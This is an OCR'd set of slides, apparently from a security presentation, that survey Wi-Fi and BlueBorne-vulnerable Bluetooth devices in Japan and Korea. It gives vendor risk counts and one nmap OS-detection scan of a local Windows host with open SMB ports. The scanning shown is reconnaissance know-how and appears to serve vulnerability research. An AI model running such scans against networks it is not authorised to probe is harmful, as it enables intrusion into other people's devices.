
Device Scan(Wi-Fi) In Japan


Fing



Device Scan(BlueBorne) In Japan









Device Scan(BlueBorne) In Japan

Risk Level

[Risk Level]			
LOW	MEDIUM	HIGH	sum
54	27	14	95



Device Scan(BlueBorne) In Japan



	Apple, Inc.	GUANGDONG OPPO MOBILE TELECOMMUNICATIONS CORP.,LTD	Hon Hai Precision Ind. Co.,Ltd.	HUAWEI TECHNOLOGIES CO.,LTD	Intel Corporate	KYOCERA CORPORATION	matsushita comm. ind. co. ltd.	Samsung Electronics Co.,Ltd	SHARP Corporation	Smartisan Technology Co., Ltd.	SMK-M	Sony Mobile Communications AB	Taiyo Yuden Co., Ltd.	Xiaomi Communications Co Ltd	zte corporation	Gionee Communication Equipment Co,Ltd.Shen Zhen
HIGH	0	0	0	4	0	0	0	5	0	0	0	1	0	1	1	0
MEDIUM	5	4	3	0	4	3	1	0	2	1	0	0	2	0	0	1
LOW	4	0	0	1	0	0	0	0	0	0	1	0	0	0	0	0


Device Scan(Wi-Fi) In Korea

nmap


```
user@ubuntu:~$ sudo nmap [redacted]

user@ubuntu:~$ sudo nmap [redacted]
user@ubuntu:~$ sudo nmap [redacted]

Starting Nmap 7.01 ( https://nmap.org ) at 2018-02-21 22:09 PST
Nmap scan report for 192.168.0.3
Host is up (0.00029s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
902/tcp open  iss-realsecure
912/tcp open  apex-mesh
MAC Address: 10:02:B5:78:D2:82 (Intel Corporate)
Aggressive OS guesses: Microsoft Windows Longhorn (93%), Microsoft Windows 10 build 10074 - 10240 (91%), Microsoft Windows Server 2008 (91%), Microsoft
 Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows 8, or Windows 8.1 Update 1 (91%), Microsoft Windows Server 2008 R2 (91%), Microsoft Windows Serv
er 2008 SP1 (91%), Microsoft Windows Server 2008 SP2 (91%), Windows Home Server 2011 (Windows Server 2008 R2) (91%), Windows Server 2008 SP1 (91%), Mic
rosoft Windows 7 (91%)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.01%E=4%D=2/21%OT=135%CT=1%CU=34977%PV=Y%DS=1%DC=D%G=Y%M=1002B5%
OS:TM=5A8E5EAD%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10F%TI=I%CI=I%TS=
OS:U)SEQ(SP=103%GCD=1%ISR=10F%TI=I%CI=I%II=I%SS=S%TS=U)SEQ(SP=103%GCD=1%ISR
OS:=10F%TI=I%II=I%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M
OS:5B4NW8NNS%O5=M5B4NW8NNS%O6=M5B4NNS)WIN(W1=4470%W2=41A0%W3=4100%W4=40E8%W
OS:5=40E8%W6=40E8)ECN(R=Y%DF=Y%T=80%W=4470%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y
OS:%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=
OS:)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A
OS:=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%D
OS:F=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O
OS:=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=
OS:G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Trash  IP address (1 host up) scanned in 21.86 seconds
```


Device Scan(Wi-Fi) In Korea


Fing



Device Scan(BlueBorne) In Korea








